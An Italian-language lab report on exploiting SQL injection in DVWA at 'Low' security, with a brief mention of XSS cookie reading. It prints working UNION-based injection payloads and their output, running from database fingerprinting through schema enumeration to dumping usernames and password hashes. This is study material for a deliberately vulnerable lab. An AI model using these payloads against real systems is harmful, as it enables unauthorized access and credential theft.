


REPORT SQL INJECTION- XSS

Lo scopo del lavoro odierno su virtual lab consisteva nello sfruttare le vulnerabilità con tecnica SQL Injection, ossia una tecnica hacking che sfrutta gli errori nella programmazione delle pagine HTML, consentendo di inserire ed eseguire codici non previsti all'interno di web application che interrogano un database estrapolandone informazioni.

Altra tecnica richiesta era inoltre il Cross Site Scripting (XSS) cioè un attacco code injection in cui l'utente malintenzionato inserisce script malevoli nel contenuto di una web app, ingannandone il browser.

Utilizziamo DVWA impostando la sicurezza su 'Low' .

Inserendo nello 'user id' dei numeri ci verranno restituiti i nomi utente ad esso correlati.



User ID:

ID: 2
First name: Gordon
Surname: Brown

[More info](#)

Inserendo come input `<< test' OR 1=1# >>` ci verranno così restituiti usernames e surnames di tutti gli utenti del database

```
ID: test' OR 1=1#  
First name: admin  
Surname: admin  
  
ID: test' OR 1=1#  
First name: Gordon  
Surname: Brown  
  
ID: test' OR 1=1#  
First name: Hack  
Surname: Me  
  
ID: test' OR 1=1#  
First name: Pablo  
Surname: Picasso  
  
ID: test' OR 1=1#  
First name: Bob  
Surname: Smith
```

La query mostrerà tutti i dati sia in True che in False, il parametro "test" non sarà probabilmente uguale ad ogni users nel database e saranno quindi False. Il "1=1" sarà sempre True invece.

Possibile inoltre recuperare la versione del database tramite input `<<-- Select version()>>` hostname `<< ' union select null, @@hostname#>>` user del database `<<test' union select null, user() #>>` e nome del database `<<test' union select null, database() #>>`

Vulnerability: SQL Injection

User ID:

Submit

ID: test'union select null, version()#
First name:
Surname: 5.0.51a-3ubuntu5

User ID:

Submit

ID: ' union select null, @@hostname#
First name:
Surname: metasploitable

Submit

ID: test' union select null, user() #
First name:
Surname: root@localhost

User ID:

Submit

ID: test' union select null, database() #
First name:
Surname: dvwa

Per ottenere uno schema di informazioni più completo per ottenere le tutte le altre informazioni contenute nel database utilizziamo input <<test' and 1=0 union select null, table_name from information_schema.tables # >>

```
ID: test' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: USER_PRIVILEGES

ID: test' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users

ID: test' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: user

ID: test' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users_grouppermissions

ID: test' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users_groups

ID: test' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users_objectpermissions

ID: test' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users_permissions

ID: test' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users_usergroups

ID: test' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users_users
```

Per ottenere i campi delle colonne invece inseriamo input <<test' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #>>

User ID:


```
ID: test' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
user_id

ID: test' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
first_name

ID: test' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
last_name

ID: test' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
user

ID: test' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
password

ID: test' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
First name:
Surname: users
```

Infine possiamo ottenere visuale completa delle informazioni d'autenticazione e Hash di password <<test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #>>

```
ID: test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99


ID: test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: test' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

Con Il Cross site scripting invece inseriamo un alert a nostra scelta (You*)



E possiamo recuperare il cookie di tramite <<document.cookie>>

